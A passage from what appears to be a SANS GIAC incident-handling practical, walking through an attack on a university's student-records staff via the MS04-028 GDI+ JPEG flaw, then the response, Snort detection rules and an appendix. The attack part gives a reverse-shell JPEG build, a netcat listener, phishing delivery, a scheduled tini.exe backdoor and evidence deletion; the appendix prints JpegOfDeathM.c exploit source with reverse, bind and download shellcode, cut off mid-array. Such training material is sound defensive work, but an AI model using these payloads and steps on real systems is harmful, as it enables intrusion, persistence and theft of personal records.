by orvieto.uhl.edu (8.12.9/8.12.9/it-std-5.2.0) with ESMTP id
iACKWg5L023444 for <goby@homebox.uhl.edu>; Fri, 12 Nov 2004
12:32:42 -0800 (PST)
Received: from [a.b.c.14] (mirage.uhl.edu [a.b.c.14]) by
outback.uhl.edu (8.12.10/8.12.9/it-defang-5.2.0) with ESMTP id
iACKWdNM007195 for <sgoby@uhl.edu>; Fri, 12 Nov 2004 12:32:40 -
0800 (PST)
```

Notice that in this header snippet, the last `Received:` line identifies the sender as sgoby@uhl.edu, and the system that sgoby sent the mail from is mirage.uhl.edu at IP address a.b.c.14. Other responses arrived from a.b.c.23, a.b.c.26 and a.b.c.25.

The attacker reviewed the web pages at UHL, locating the pages with the campus search engine. Helpful web pages were everywhere, including setup details for administrative clients, reports on the system architecture, including machine names and numbers, database names, and banner forms. From this information, the attacker learned that SRS uses Citrix, Oracle, Sql*Net, and AFS to store important information. Kerberos, hard tokens, and personal information are used to manage authentication. The attacker next tries to learn something

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

about the storage space in AFS for student information. Looking on the web, the student learns that the AFS servers are identified on a setup site for a different administrative service as afsone.uhl.edu, afstwo.uhl.edu, and afsthree.uhl.edu. To learn more about the location of interesting files and directories in AFS space, the attacker logged on to the student unix servers, then tried to logon to the administrative AFS cell by using the command:

```
klog
```

The attacker typed in a name and password, but was unable to authenticate. However, any directories with read access to uhl will be available without authenticating, since the attacker is logged into a campus computer. Looking around, the attacker finds a number of key details, using the commands, cd and ls to change directories and list the contents of the directory..

```
cd /afs
     uhl.edu    home.uhl.edu    uniu..edu  andrew.edu
cd  uhl.edu
ls
     srs   dept  class
```

In the srs directory, the attacker found all the forms used by srs. For example, there was a file called aktg.fmx. The file could be viewed with the strings command, then the output from the strings command could be input to the grep command using the |. The grep command could isolate the UPDATE statement . Since the first word following UPDATE is the table name[33], the UPDATE statement could be used to identify interesting table names such as SRSLATR.

```
Strings aktg.fmx | grep UPDATE
     UPDATE SRSLATR A SET RPRLATR_APPROVE_AMT=(SELECT ROUND(:b1
     * NVL(SUM(SRSLADB_LOAN_PCT),0)  / 100 )   FROM SRSLADB B
```

Scanning

The attacker runs nmap[34], over the range of addresses covered in the email messages. The first pass identifies systems with port 1494 open for the IP range, a.b.c.1 to a.b.c.30.

```
nmap –s S –p 1494 a.b.c.1-30
```

A sample return could look like

```
Starting nmap 3.55 ( http://www.insecure.org/nmap/ ) at 2004-11-2
16:06 PST
Nmap run completed -- 30 IP addresses (6 hosts up) scanned in
40.078 seconds
Interesting ports on outback.uhl.edu (a.b.c.14):
PORT   STATE  SERVICE
1494/tcp closed citrix-ica
Interesting ports on .alamo.uhl.edu (a.b.c.16):
PORT   STATE  SERVICE
```

[33] "SQL Update Command." http://www.comptechdoc.org/independent/database/begin/sqlupdate.html

[34] "Manpage of NMAP." http://www.8ung.at/spblinux/doc/nmap.html

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
1494/tcp open citrix-ica
```

In this example, I used two switches, s and p. The switch, -s, indicates that the scan type will be identified. The option following s, S, is the scan type, TCP SYN scan. The TCP SYN scan is used to identify that the system is up, but it shouldn't give the system the opportunity to complete and therefore possibly log the transaction. The attack system sends a SYN, the target system responds with SYN-ACK, and the attack system sends a RST to close the connection. The switch, -p, indicates that only specific ports will be scanned. In this case, the port 1494, the Citrix ICA port, will be checked for a response. The response could be the states, open or closed. If the state is open, there is a good chance that this system is connecting to the SRS service. The last parameter in the nmap command is an IP address range. This could be one address or a range of addresses.

Exploiting the System

The attacker first creates an image following the example, send back a shell, from the Exploit Lab section. The attacker copies the building graphic from the ADS web site, and confirms that it was saved in JPEG format (building.jpg). Using the Internet Explorer browser, the attacker locates the web page with the ADS building on it, then selects the menu items, file and "save page as" to save the image. Next, the attacker makes a copy of the image

```
c:\copy building.jpg buildingr.jpg
```

and uses it to generate the exploit that returns a shell from the victim's system to the attacker's system. The exploit will include the ICA port 1494. So, the attacker takes her system to the library, attaches it to the campus internet wireless service, and identifies her internet address using the command,

```
ipconfig
```

and the system returns with the IP Address in the section of the output labeled

```
Ethernet adapter Wireless Network Connection 3.
```

Her address is a.b.d.16. She runs the exploit, which generates the file, buildingr.jpg

```
JpegOfDeathM –r a.b.d.16 –p 1494 buildingr.jpg
```

Then the attacker sets up netcat as a listener on her system, listening on port 1494, the ICA port:

```
nc.exe –l –p 1494
```

nc.exe is the netcat program. The switch, -l, indicates that netcat should act as the client and listen. The switch, -p, indicates that netcat should listen on port 1494.

Ideally, the resulting JPEG image can be packaged for successful delivery to the victim. So far, there has not been a highly successful exploit, as explained in the previous "exploit variants' section, so this method of delivery is not packaged well in this example. The attacker sends an attractive email message from another temporary Hotmail account to the ADS staff asking another question. The email contains the JPEG. If the JPEG is opened, the attack will occur. The attacker waits for a shell from one of the staff systems on her attack system. On the

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

infected systems, the browser may crash. On systems running current virus definitions, the JPEG image will be quarantined and called (with Symantec) Backdoor.Roxe, and no cmd.exe window will be sent to the attack system.

Lastly, the attacker explores the possibility of using the authentication credentials of the person logged on to the target system to access the production database containing student records. Looking around on the desktop for the commands that the attacker saw on the UHL web site powerpoint demonstration, the attacker sees the productiondb, testdb, and develdb access commands. Assuming the staff member has already accessed the database and has her Kerberos credentials cached, the attacker may potentially have access to the databases since she may not have to enter any identification; the system will assume that it is the account with the cached credentials.

Keeping Access

In this example, keeping access is not really an issue, since the attacker will only be able to access the database while the target is logged on to the system. The attack must be completed before the Kerberos ticket expires. In the initial cmd.exe shell obtained during the first attack with the JPEG image, the attacker could ftp a copy of tini.exe from their campus account to the target system.

```
ftp unixservers.uhl.edu
username
userpassword
get tini.exe
quit
```

Move (ren) the file to the "My Documents" directory and rename the file test.exe

```
ren tini.exe "My Documents"/test.exe
```

Next, the attacker would look to see if the scheduler is running by looking for "task Scheduler" in the output from the command:

```
net start | more
```

The attacker should check to see if this account has admin privileges using the command net user targetname; look for local group membership in Administrators:

```
net user targetname
```

look for:

```
Local Group Memberships   *Administrators
```

If it isn't running the attacker can start it using netstart followed by the service name:

```
net start "Task Scheduler"
```

Then, assuming this account had admin access, a batch job could be scheduled:

```
at 12:15 /EVERY:m,t,w,th,f   "c:\documents and
settings\staffaccountname\my documents\test.exe
```

Next, the attacker verifies the IP address of this system:

```
ipconfig
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

And the IP address `a.b.c.16` is returned in the line beginning with the phrase "IP Address". The attacker can access the system using netcat while the staff member is at lunch.

Covering Tracks.

The footprint for this attack is minimal. The Internet Explorer crash was not recorded in the event log in the exploit lab, so there are few signs of intrusion. If the target system was running a local firewall, there would have been more signs of intrusion activity. The JPEG exploit images, buildingr.jpg and buildinga.jpg should be deleted from the target system:

```
del "c:\documents and
settings\staffaccountname\desktop\buildingr.jpg"
del "c:\documents and
settings\staffaccountname\desktop\buildinga.jpg"
```

In the attacker's home directory on the unix system, the tini.exe program should be deleted.

```
rm tini.exe
```

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

The Incident Handling Process at the University

In this section I will describe the incident handling process at UHL. The specific insider incident described in the previous section may not come to the attention of the incident response team. However, the presence of a successful phishing exploit based on the GDI+ JPEG exploit is conceivable. Therefore, a proactive incident handling effort will also be described, based on such an exploit.

Preparation Phase

At UHL, our Incident Response Team has been working together for a few months, and our campus Computer Security Officer (CSO) is well established on campus. Much of the work is reactive, responding to reports to the abuse@uhl.edu list. We also subscribe to one security vulnerability notification service (TruSecure), and track alerts via email (SANS, Microsoft) and web sites such as http://www.securityfocus.com and http://isc.incidents.org. We've rolled out a trouble ticket service to be able to manage the communication and procedures in our guidelines for managing an incident. The managers and directors in the IT organization as well as the committees on campus that routinely handle more broadly defined incidents, are aware of and are in support of this work and the work of the campus Security Coordinator.

Existing Incident Handling Procedures

At UHL, we have no staff specifically assigned to security work full time. Many people working in IT have a role relating to computer security. Our campus help desk and postmaster staff pick up and resolve the majority of the incidents reported to their service or to the abuse mailing list. If they believe the incident requires more attention, the ticket is passed to the incident response team. Measures that have been taken in the past for campus-wide problems routinely involve management and the IT Communications Unit. The campus Security Committee has extended its reach to computer incidents, handled in same manner as other incidents when possible, including legal, police, internal audit, the campus CSO and Human Resources. Any incident that involves organizations outside of IT passes through the Security Committee. Intersection of the Incident Handling Team and Security Committee is the campus computer Security Officer (CSO), who is in charge of the computer incident handling process. The proposed incident handling procedures are described in a 26 page framework document that is available to the campus. The document describes how the team would work with existing campus security-related organizations, how the team would be organized with core and support membership, the responsibilities of the team and the team leader, required resources, training, and exercises. It then covers incident reporting, and the development of a trouble

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

ticket system using Remedy Help Desk, who should be informed when incidents are escalated or de-escalated, tracked and closed.

Existing and Proposed Countermeasures

In the past year, the campus has established a vulnerability scanning and remediation service. Any system using the campus web authentication service (and most accounts touch this service daily) from a campus IP is scanned for two to three vulnerabilities or infections. The scanning service has been announced to the campus community, and changes to the list of scanned items is also reported. This service uses Nessus[35] and is therefore (in this service example) restricted to running scans that do not require local authentication. The GDI+ JPEG vulnerability is an example of a vulnerability that requires authentication, and therefore cannot be examined in this manner. We also run an IDS system with custom perl scripts that will shortly be converted to using Snort[36] for more flexibility. In addition, the campus is planning to run a sticky honeypot service using LaBrea.[37] Output from these services is collected by a database that is used to inform campus network managers of potential problems. The campus is also planning to offer the use of network-based firewalls. Firewalls primarily run locally. The campus is also planning to offer Tripwire for file integrity checking.

Incident Handling Team

Team consists of members of campus IT staff who wear many hats. Staff are from three IT departments: network operations, campus infrastructure operations, and client services. Specialists with Windows, Unix, or networking expertise can be called if expertise is not found within the group. A few members as well as the CSO have received training in incident handling. We are currently developing procedures for commonly occurring incidents.

Policy Examples

During the past few years as the campus was considering an Incident Response team and responding to incidents, the following policies were put into place. One policy is oriented toward the rights and responsibilities of the end user with respect to computer and network use. The scanning policy states that computers should be kept free of critical vulnerabilities. The communications policy describes the expected behavior for end users and administrators on the network. The computer software policy describes the ownership and use of computer software on campus. The telecommunications policy describes access and use of telecommunications equipment. The wireless communications policy describes the use of wireless communication on campus. Another policy

[35] "Nessus." Tenable Network Security. http://www.nessus.org
[36] "Snort tm The Open Source Network Intrusion Detection System." http://www.snort.org
[37] "LaBrea: "Sticky" Honeypot and IDS." http://labrea.sourceforge.net/labrea-info.html

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

describes the responsibilities of anyone who administers their computer system. The administration of centrally managed services is also described in a formal policy. Centrally managed services do have warning banners. One of the latest challenges for UHL is Senate Bill 1386, and developing policies that address its local implementation[38]. Senate Bill 1386 requires that UHL inform any person for whom we hold unencrypted personal information if such information is compromised.

Identification Phase

It is likely in this scenario that this particular incident may go undetected. The main reasons for this are two-fold. First, staff who are developing a service often maintain their own systems and require a special development environment. Furthermore, the security requirements for the developer are not as restrictive as the secure authentication requirements of the end user, since they usually need broader access to accomplish their work. Second, Microsoft applications do crash routinely. So, an IE crash, unless it repeatedly happens, does not generally raise alarm. Additionally, legitimate questions originating from non-university accounts used by students are routine. In the best possible case of detection, a few ADS staff members may report that their Internet Explorer browser crashed. The scope is limited, and the problem will be dismissed. Since there have been other problems with the target system lately and the system is behind on patches and virus definitions, the staff member would call the Desktop Support Unit to assist with bringing the system up-to-date. A staff member from Desktop Support Unit may work on the system, and being concerned that it may be compromised, will take it off the network. He noticed the scheduled job on the system, and he contacted the UHL Incident Response team.

Containment Phase

Containment Measures

In the case of the one system, the first step is to disconnect the system from the network. Local measures would be to ensure that the staff's account isn't connected to the AFS or Oracle service by destroying AFS Kerberos tickets and the campus V5 Kerberos ticket and making sure that there is not active connection from this account to the Oracle database or to the campus web authentication service. Another precaution would be to contact Infrastructure Services and institute additional logging of AFS and Oracle access by this particular staff's loginID. Furthermore, the management in the ADS department should request a Nessus scan, and evaluate any that do not have the patch for

[38] "Working Group to Implement S.B. 1386." September 10, 2003. http://ist-socrates.berkeley.edu:2002/CISC/SB1386/

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

the MS04-028 vulnerability and any related applications installed on their system. Such systems would be removed from the network.

Turning our attention back to the Incident Response team, two people show up, one performing tasks, one taking notes. They interview the staff member and the Desktop support person, then decide despite the fact that they have their jump kit with them, decide to take the drive from the system back to their forensics room for backup and analysis. The next decision point is whether to turn off the system, reconnect it to the network and see what it does, or leave it off the network but capture a list of the currently running processes or the information stored in RAM. Since the network connection had been disabled by the Desktop staff member, they decided to go ahead and power off the system, preserving RAM and swap for forensic analysis. They powered off the system, sought the appropriate authorization for removing and analyzing the system, and removed the hard drive. They asked when the problem started so that they could begin to develop a timeline for the incident. The staff member on the target system first noticed that IE crashed at 11:30, and contacted Desktop after returning from lunch. It was 2:30 before the system was unplugged from the network, and 3:30 by the time the Incident Response team showed up.

If this were a well-packaged threat that could spread quickly and was showing up on the campus, the containment measures would include the following:

- Send an announcement via email about the problem and its resolution to system administrators in IT and on campus. Tell them about the GDI scan tool, updating patches for MS04-028 and vulnerable applications, updating virus definitions, and scanning the system.
- Monitor its campus distribution via the security database, nessus scans, and possibly snort results.
- If possible and necessary, do not allow systems with this infection to access campus web sites.

If the containment could be assisted by requesting that centrally-run and department-run mail servers disallow jpeg or jpg attachments, then this information would be included in the email to the system administrators.
The incident alert and notification services should be monitored closely to follow the development of variants.

Jump Kit Components

The incident response team would arrive with their jump kit. The following list is a combination of what we currently have, and what we may need[39]:
backpack

[39] "Incident Handling Step-by-Step and Computer Crime Investigation." Volume 4.1. Track 4-Hacker Techniques, Exploits & Incidetn Handling. SANS Institute. 2004. pages 59-64.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

recording device and camera, notebook, pen, cell phone and extra batteries, evidence bags and tape, copies of incident handling forms, latex gloves, an anti-static wrist strap
Software:
backup media (tapes, CDs, SCSI drive, IDE drive)
backup software (NTI Safeback)
forensic and analysis software (Knoppix STD, NTI tools)
windows 2000 and 2003 resource kits
bootable linux floppy (Trinux)
Hardware:
dual –boot laptop, USB keychain RAM, external hard drive, hub, cables (crossover, straight-through, USB, serial)
A safe and computer in a small locked room, and a checklist for keeping the jump kit stocked or reporting missing items are also part of our resources.

Backing up the Target System

Backing up the system involves creating a bit-by-bit image of the drive using special software. At UHL, we use NTI Safeback. The drive is labeled then attached to the forensics workstation, along with a second clean drive. Safeback records an image onto the second drive. Depending on the case, a second image is also placed on yet another drive. And on the third clean drive, the image is restored and returned to Desktop Services. On a fourth drive, the image is restored for analysis.

Eradication Phase

The ADS staff system was rebuilt the following day. This included formatting the drive, installing Windows XP along with its service packs and patches offline, installing and patching any additional applications for that system, and installing virus detection software plus current definitions. Once the staff member's data files were restored, the system was scanned for viruses. Also, the SANS GDI scan tool was used to verify that all applications using GDI were updated. The local windows firewall was turned on and configured, and the staff member returned to work from the system.

The Incident Response team continued talking with the staff person and her associates. They learned that her system was primarily used for SRS application development, email, and browsing. They checked the security database to see if problems have been detected at the victim's IP address by the IDS system or the tarpit honeypot. The event logs were empty, and the system was not backed up. If the system was managed by Tripwire, the malicious admin account would be detected as a change to the OS. The malicious JPEG files are stored with the user's data, so their presence would be undetected. If the backdoor is placed on the system and if it is set up to run when the system starts up, it may be in a location where file changes are detected.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

The infrastructure group maintaining the central mail server continued to tighten the policies, and no longer allows attachments or jpeg images.

Recovery Phase

After Desktop Services has rebuilt the system with the latest operating system, XP Professional with Service Pack 2 and critical patches (built offline), they installed Symantec AntiVirus with the latest virus definitions, then put the system back on the network. They installed a security template, and ran MBSA[40], Microsoft's security tool, to validate the system is locked down. They also ran SANS GDI Scan tool to validate that there are no applications with vulnerable dll's related to the GDI+ JPEG exploit. Desktop staff gave the machine back to the staff member and the staff member validated the restored system worked properly. All ADS staff were asked to change their Kerberos passwords for AFS and for the campus Kerberos service.

Lessons Learned Phase

Security staff wrote a follow up report, presented it at the following incident response meeting. This report was also presented to the ADS management staff and the campus CSO.
Recommendation included

- regular performance of system patching and virus updates and nessus scans, run every 48 hours for all systems in the department.
- ADS management was advised to hire technical staff to maintain the systems, possibly running Active Directory and SMS, a centrally managed anti-virus service, a network-based firewall, and Tripwire.
- Additional logging was added to the AFS and Oracle services, to verify that the accounts in ADS were being used properly.
- If this incident was campus-wide, once recommendation would be to scan mail for malformed JPEG images or consider restricting the use of attachments. Such precautions are difficult if not impossible to implement on a university campus.

Appendices

Snort Rules for GDI+ JPEG Exploit

Rules from snort web site[41]:

```
 alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT JPEG parser heap overflow attempt";
flow:from_server,established; content:"image/"; nocase;
```

[40] "Microsoft Baseline Security Analyzer V1.2.1." http://www.microsoft.com/technet/security/tools/mbsahome.mspx
[41] "Snort Signature Database". http://www.snort.org/snort-db/sid.html?sid=2705

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
pcre:"/^Content-
Type\s*\x3a\s*image\x2fp?jpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\x
FE]\x00[\x00\x01]/smi"; reference:bugtraq,11173;
reference:cve,2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.ms
px; classtype:attempted-admin; sid:2705; rev:4;)
```

Additional rules[42]

```
alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT
JPEG parser heap overflow attempt"; flow:from_server,established;
content:"image/jp"; nocase; pcre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g.*\xFF\xD8.{2}.*\xFF[\xE1\xE2\xED\xFE
]\x00[\x00\x01]/smi";reference:bugtraq,11173; reference:cve,CAN-
2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.ms
px;
classtype:attempted-admin; sid:2705; rev:2;)

alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT JPEG transfer"; flow:from_server,established;
content:"image/jp"; nocase; pcre:"/^Content-
Type\s*\x3a\s*image\x2fjpe?g/smi"; flowbits:set,http.jpeg;
flowbits:noalert; classtype:protocol-command-decode; sid:2706;
rev:1;)


alert tcp $EXTERNAL_NET $HTTP_PORTS -> $HOME_NET any (msg:"WEB-
CLIENT JPEG parser multipacket heap overflow";
flow:from_server,established; flowbits:isset,http.jpeg;
content:"|FF|"; pcre:"/\xFF[\xE1\xE2\xED\xFE]\x00[\x00\x01]/";
reference:bugtraq,11173; reference:cve,CAN-2004-0200;
reference:url,www.microsoft.com/security/bulletins/200409_jpeg.ms
px; classtype:attempted-admin; sid:2707; rev:1;)
```

JpegOfDeathM.c Source[43]

```
* Exploit Name:
* =============
*  JpegOfDeath.M.c v0.6.a All in one
Bind/Reverse/Admin/FileDownload
```

[42] Edwards, Mark Joseph. "Snort Rules to Detect JPEG GDI+ Exploits". InstantDoc #44019. September 23, 2004. http://www.winnetmag.com/Article/ArticleID/44019/44019.html

[43] "Windows JPEG GDI+ All in One Remote Exploit (MS04-028)". September 27, 2004. http://www.k-otik.com/exploits/09272004.JpegOfDeathM.c.php

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
* =============
* Tweaked Exploit By M4Z3R For GSO
* All Credits & Greetings Go To:
* ==========
*  FoToZ, Nick DeBaggis, MicroSoft, Anthony Rocha, #romhack
*  Peter Winter-Smith, IsolationX, YpCat, Aria Giovanni,
*  Nick Fitzgerald, Adam Nance (where are you?),
*  Santa Barbara, Jenna Jameson, John Kerry, so1o,
*  Computer Security Industry, Rom Hackers,  My chihuahuas
*  (Rocky, Sailor, and Penny)...
* ===========
* Flags Usage:
* -a: Add User X with Pass X to Admin Group;
*  IE: Exploit.exe -a pic.jpg
* -d: Download a File From an HTTP Server;
*  IE: Exploit.exe -d http://YourWebServer/Patch.exe pic.jpg
* -r: Send Back a Shell To a Specified IP on a Specific Port;
*  IE: Exploit.exe -r 192.168.0.1 -p 123 pic.jpg (Default Port is
1337)
* -b: Bind a Shell on The Exploited Machine On a Specific Port;
*  IE: Exploit.exe -b -p 132 pic.jpg (Default Port is 1337)
* Disclaimer:
* ===========
* THIS SOFTWARE IS PROVIDED BY THE AUTHOR ``AS IS'' AND ANY
EXPRESS OR
* IMPLIED WARRANTIES, INCLUDING, BUT NOT LIMITED TO, THE IMPLIED
WARRANTIES
* OF MERCHANTABILITY AND FITNESS FOR A PARTICULAR PURPOSE ARE
DISCLAIMED.
* IN NO EVENT SHALL THE AUTHOR BE LIABLE FOR ANY DIRECT,
INDIRECT,
* INCIDENTAL, SPECIAL, EXEMPLARY, OR CONSEQUENTIAL DAMAGES
(INCLUDING, BUT
* NOT LIMITED TO, PROCUREMENT OF SUBSTITUTE GOODS OR SERVICES;
LOSS OF USE,
* DATA, OR PROFITS; OR BUSINESS INTERRUPTION) HOWEVER CAUSED AND
ON ANY
* THEORY OF LIABILITY, WHETHER IN CONTRACT, STRICT LIABILITY, OR
TORT
* (INCLUDING NEGLIGENCE OR OTHERWISE) ARISING IN ANY WAY OUT OF
THE USE OF
* THIS SOFTWARE, EVEN IF ADVISED OF THE POSSIBILITY OF SUCH
DAMAGE
*
*/

#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <windows.h>
#pragma comment(lib, "ws2_32.lib")
```

© SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
// Exploit Data...

char reverse_shellcode[] =
"\xD9\xE1\xD9\x34"
"\x24\x58\x58\x58\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\xAC\xFE\x80
"
"\x30\x92\x40\xE2\xFA\x7A\xA2\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB
"
"\x54\xEB\x7E\x6B\x38\xF2\x4B\x9B\x67\x3F\x59\x7F\x6E\xA9\x1C\xDC
"
"\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C\x21\x84\xC5\xC1
"
"\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6\x1B\x77\x1B\xCF
"
"\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2\x8E\x3F\x19\xCA
"
"\x9A\x79\x9E\x1F\xC5\xB6\xC3\xC0\x6D\x42\x1B\x51\xCB\x79\x82\xF8
"
"\x9A\xCC\x93\x7C\xF8\x9A\xCB\x19\xEF\x92\x12\x6B\x96\xE6\x76\xC3
"
"\xC1\x6D\xA6\x1D\x7A\x1A\x92\x92\x92\xCB\x1B\x96\x1C\x70\x79\xA3
"
"\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92\x6D\xC7\x8A\xC5
"
"\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x86\x1B\x51\xA3\x6D\xFA\xDF
"
"\xDF\xDF\xDF\xFA\x90\x92\xB0\x83\x1B\x73\xF8\x82\xC3\xC1\x6D\xC7
"
"\x82\x17\x52\xE7\xDB\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x54
"
"\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xCE\xB6\xDA\x1B
"
"\xCE\xB6\xDE\x1B\xCE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3\xC3
"
"\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xBA\x1B\x73\x79\x9C
"
"\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xB6\xC5\x6D\xC7\x9E\x6D\xC7
"
"\xB2\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97\xEA
"
"\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6\x19
"
"\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F\x93
"
"\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4\x19
"
"\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3\x52
"
"\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52";

char bind_shellcode[] =
"\xD9\xE1\xD9\x34\x24\x58\x58\x58"
```

©SANS Institute 2005, Author retains full rights.

© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
"\x58\x80\xE8\xE7\x31\xC9\x66\x81\xE9\x97\xFE\x80\x30\x92\x40\xE2
"
"\xFA\x7A\xAA\x92\x92\x92\xD1\xDF\xD6\x92\x75\xEB\x54\xEB\x77\xDB
"
"\x14\xDB\x36\x3F\xBC\x7B\x36\x88\xE2\x55\x4B\x9B\x67\x3F\x59\x7F
"
"\x6E\xA9\x1C\xDC\x9C\x7E\xEC\x4A\x70\xE1\x3F\x4B\x97\x5C\xE0\x6C
"
"\x21\x84\xC5\xC1\xA0\xCD\xA1\xA0\xBC\xD6\xDE\xDE\x92\x93\xC9\xC6
"
"\x1B\x77\x1B\xCF\x92\xF8\xA2\xCB\xF6\x19\x93\x19\xD2\x9E\x19\xE2
"
"\x8E\x3F\x19\xCA\x9A\x79\x9E\x1F\xC5\xBE\xC3\xC0\x6D\x42\x1B\x51
"
"\xCB\x79\x82\xF8\x9A\xCC\x93\x7C\xF8\x98\xCB\x19\xEF\x92\x12\x6B
"
"\x94\xE6\x76\xC3\xC1\x6D\xA6\x1D\x7A\x07\x92\x92\x92\xCB\x1B\x96
"
"\x1C\x70\x79\xA3\x6D\xF4\x13\x7E\x02\x93\xC6\xFA\x93\x93\x92\x92
"
"\x6D\xC7\xB2\xC5\xC5\xC5\xC5\xD5\xC5\xD5\xC5\x6D\xC7\x8E\x1B\x51
"
"\xA3\x6D\xC5\xC5\xFA\x90\x92\x83\xCE\x1B\x74\xF8\x82\xC4\xC1\x6D
"
"\xC7\x8A\xC5\xC1\x6D\xC7\x86\xC5\xC4\xC1\x6D\xC7\x82\x1B\x50\xF4
"
"\x13\x7E\xC6\x92\x1F\xAE\xB6\xA3\x52\xF8\x87\xCB\x61\x39\x1B\x45
"
"\x54\xD6\xB6\x82\xD6\xF4\x55\xD6\xB6\xAE\x93\x93\x1B\xEE\xB6\xDA
"
"\x1B\xEE\xB6\xDE\x1B\xEE\xB6\xC2\x1F\xD6\xB6\x82\xC6\xC2\xC3\xC3
"
"\xC3\xD3\xC3\xDB\xC3\xC3\x6D\xE7\x92\xC3\x6D\xC7\xA2\x1B\x73\x79
"
"\x9C\xFA\x6D\x6D\x6D\x6D\x6D\xA3\x6D\xC7\xBE\xC5\x6D\xC7\x9E\x6D
"
"\xC7\xBA\xC1\xC7\xC4\xC5\x19\xFE\xB6\x8A\x19\xD7\xAE\x19\xC6\x97
"
"\xEA\x93\x78\x19\xD8\x8A\x19\xC8\xB2\x93\x79\x71\xA0\xDB\x19\xA6
"
"\x19\x93\x7C\xA3\x6D\x6E\xA3\x52\x3E\xAA\x72\xE6\x95\x53\x5D\x9F
"
"\x93\x55\x79\x60\xA9\xEE\xB6\x86\xE7\x73\x19\xC8\xB6\x93\x79\xF4
"
"\x19\x9E\xD9\x19\xC8\x8E\x93\x79\x19\x96\x19\x93\x7A\x79\x90\xA3
"
"\x52\x1B\x78\xCD\xCC\xCF\xC9\x50\x9A\x92\x65\x6D\x44\x58\x4F\x52
";

char http_shellcode[]=
"\xEB\x0F\x58\x80\x30\x17\x40\x81\x38\x6D\x30\x30\x21\x75\xF4"
"\xEB\x05\xE8\xEC\xFF\xFF\xFF\xFE\x94\x16\x17\x17\x4A\x42\x26"
```


© SANS Institute 2005, As part of GIAC practical repository Author retains full rights.

```
"\xCC\x73\x9C\x14\x57\x84\x9C\x54\xE8\x57\x62\xEE\x9C\x44\x14"
"\x71\x26\xC5\x71\xAF\x17\x07\x71\x96\x2D\x5A\x4D\x63\x10\x3E"
"\xD5\xFE\xE5\xE8\xE8\xE8\x9E\xC4\x9C\x6D\x2B\x16\xC0\x14\x48"
"\x6F\x9C\x5C\x0F\x9C\x64\x37\x9C\x6C\x33\x16\xC1\x16\xC0\xEB"
"\xBA\x16\xC7\x81\x90\xEA\x46\x26\xDE\x97\xD6\x18\xE4\xB1\x65"
"\x1D\x81\x4E\x90\xEA\x63\x05\x50\x50\xF5\xF1\xA9\x18\x17\x17"
"\x17\x3E\xD9\x3E\xE0\xFE\xFF\xE8\xE8\xE8\x26\xD7\x71\x9C\x10"
"\xD6\xF7\x15\x9C\x64\x0B\x16\xC1\x16\xD1\xBA\x16\xC7\x9E\xD1"
"\x9E\xC0\x4A\x9A\x92\xB7\x17\x17\x17\x57\x97\x2F\x16\x62\xED"
"\xD1\x17\x17\x9A\x92\x0B\x17\x17\x17\x47\x40\xE8\xC1\x7F\x13"
"\x17\x17\x17\x7F\x17\x07\x17\x17\x7F\x68\x81\x8F\x17\x7F\x17"
"\x17\x17\x17\xE8\xC7\x9E\x92\x9A\x17\x17\x17\x9A\x92\x18\x17"
"\x17\x17\x47\x40\xE8\xC1\x40\x9A\x9A\x42\x17\x17\x17\x46\xE8"
"\xC7\x9E\xD0\x9A\x92\x4A\x17\x17\x17\x47\x40\xE8\xC1\x26\xDE"
"\x46\x46\x46\x46\x46\xE8\xC7\x9E\xD4\x9A\x92\x7C\x17\x17\x17"
"\x47\x40\xE8\xC1\x26\xDE\x46\x46\x46\x46\x9A\x82\xB6\x17\x17"
"\x17\x45\x44\xE8\xC7\x9E\xD4\x9A\x92\x6B\x17\x17\x17\x47\x40"
